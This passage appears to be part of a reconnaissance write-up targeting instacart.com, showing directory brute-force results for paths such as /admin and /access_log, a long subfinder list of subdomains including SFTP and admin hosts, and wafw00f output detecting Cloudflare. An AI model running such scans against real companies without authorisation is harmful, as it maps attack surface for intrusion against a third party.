+ https://www.instacart.com/404 (CODE:200|SIZE:8859)
+ https://www.instacart.com/500 (CODE:200|SIZE:35566)
+ https://www.instacart.com/aa (CODE:302|SIZE:180)
+ https://www.instacart.com/abc (CODE:301|SIZE:112)
+ https://www.instacart.com/aboutus (CODE:429|SIZE:571070)
+ https://www.instacart.com/AboutUs (CODE:429|SIZE:571070)
+ https://www.instacart.com/abuse (CODE:429|SIZE:571064)
+ https://www.instacart.com/ac (CODE:302|SIZE:223)
+ https://www.instacart.com/acatalog (CODE:429|SIZE:571077)
+ https://www.instacart.com/access (CODE:429|SIZE:571067)
+ https://www.instacart.com/access_db (CODE:429|SIZE:571102)
+ https://www.instacart.com/access_log (CODE:403|SIZE:4520)
+ https://www.instacart.com/accessgranted (CODE:429|SIZE:571118)
+ https://www.instacart.com/access-log (CODE:429|SIZE:571083)
+ https://www.instacart.com/accessories (CODE:429|SIZE:571112)
+ https://www.instacart.com/account (CODE:429|SIZE:571070)
+ https://www.instacart.com/account_edit (CODE:429|SIZE:571115)
+ https://www.instacart.com/accountants (CODE:429|SIZE:571112)
+ https://www.instacart.com/accounts (CODE:429|SIZE:571077)
+ https://www.instacart.com/address_book (CODE:429|SIZE:571115)
+ https://www.instacart.com/addresses (CODE:429|SIZE:571102)
+ https://www.instacart.com/adlog (CODE:429|SIZE:571064)
+ https://www.instacart.com/ADM (CODE:429|SIZE:571054)
+ https://www.instacart.com/admin (CODE:429|SIZE:571064)
+ https://www.instacart.com/admin.cgi (CODE:429|SIZE:571102)
+ https://www.instacart.com/admin.php (CODE:301|SIZE:99)
```

Subdomain Enumeration:

We were able to find lots and lots of subdomains.

```
                     __     _
   _____  __  _____  / /_   (_)___  ____
  / ___/ / / / / __ \/ __ \ / / __ \/ __ \
 (__  ) / /_/ / /_/ / / / // / / / / /_/ /
/____/  \__,_/ .___/_/ /_//_/_/ /_/\__,_/ v2
            /_/

                projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.

[INF] Enumerating subdomains for instacart.com
enterprise-status.instacart.com
fiesta-mart.instacart.com
ajsfinefoods.instacart.com
walgreensscanpopup.instacart.com
tops-markets.pbis-cf.instacart.com
bristolfarmsscan.instacart.com
cms.prd.pch.cf.enterprise.instacart.com
plummarket-onecart.instacart.com
linen-chest.pbis-cf.instacart.com
sftp-admin-partners.instacart.com
fairway-market.instacart.com
brookshires.pbis-cf.instacart.com
superfresh.instacart.com
aldi.instacart.com
valumart.pbis-cf.instacart.com
fooduniverse.instacart.com
dominion.pbis-cf.instacart.com
shoppersfood.instacart.com
schnucks.instacart.com
cardenas-marketplace.pbis-cf.instacart.com
lakewinds-co-op.pbis-cf.instacart.com
gussmarket.pbis-cf.instacart.com
savealot.pbis-cf.instacart.com
loblaws.pbis-cf.instacart.com
vinces-market.pbis-cf.instacart.com
new-leaf.pbis-cf.instacart.com
family-fare.pbis-cf.instacart.com
prd.cus.cf.enterprise.instacart.com
carrs-quality-center.pbis-cf.instacart.com
pavilions.pbis-cf.instacart.com
biritemarket.instacart.com
keyfood.instacart.com
dashboard.instacart.com
vons.pbis-cf.instacart.com
```

```
catalog-api.instacart.com
shopper-api.instacart.com
locations-api.instacart.com
jwk.instacart.com
o1.email.instacart.com
o2.email.instacart.com
o3.email.instacart.com
connect-ian.instacart.com
dcdn.instacart.com
login.instacart.com
shoppers-admin.instacart.com
data-ingestion.instacart.com
shop.instacart.com
sftp.instacart.com
shopper.instacart.com
image-server.instacart.com
blazer.instacart.com
logistics.instacart.com
docs.instacart.com
beta.ads.instacart.com
beta.api.ads.instacart.com
assets.ads.ads.instacart.com
assets.ads.instacart.com
preview.ads.instacart.com
mgs.instacart.com
ad-tools-mgs.instacart.com
heinens.instacart.com
retailers.instacart.com
reset.sftp-partners.instacart.com
developers.instacart.com
widgets.instacart.com
shoppers-assets.instacart.com
sftp-admin-payments.instacart.com
reset.sftp-payments.instacart.com
newyorkimpact.instacart.com
connect.instacart.com
heinens-onecart.instacart.com
valumart.instacart.com
rainbow.instacart.com
ex.instacart.com
display.instacart.com
philly.instacart.com
assets.uat.sna.cf.enterprise.instacart.com
prd.plm.cf.enterprise.instacart.com
sftp-admin-translations.instacart.com
```

Out of these many subdomains, some of them could be vulnerable

WAF:

Checking for any Web application firewall.

```
File  Edit  View  Search  Terminal  Help

┌──(adhi㉿kali)-[~]
└─$ wafw00f https://www.instacart.com/

                    ______
                   /      \
                  (  W00f!  )
                   \  ____/
                   ,,    __           404 Hack Not Found
              |`-.__   / /                    __     __
              /"  _/  /_/                     \ \   / /
             *===*    /                       \ \_/ /   405 Not Allowed
            /     )__//                       \   /
      /|   /     /---`                  403 Forbidden
      \\/`   \ |                             /  _  \
      `\    /_\\_              502 Bad Gateway  / / \ \  500 Internal Error
        `_____``-`                           /_/   \_\

                        ~ WAFW00F : v2.1.0 ~
          The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.instacart.com/
[+] The site https://www.instacart.com/ is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2
```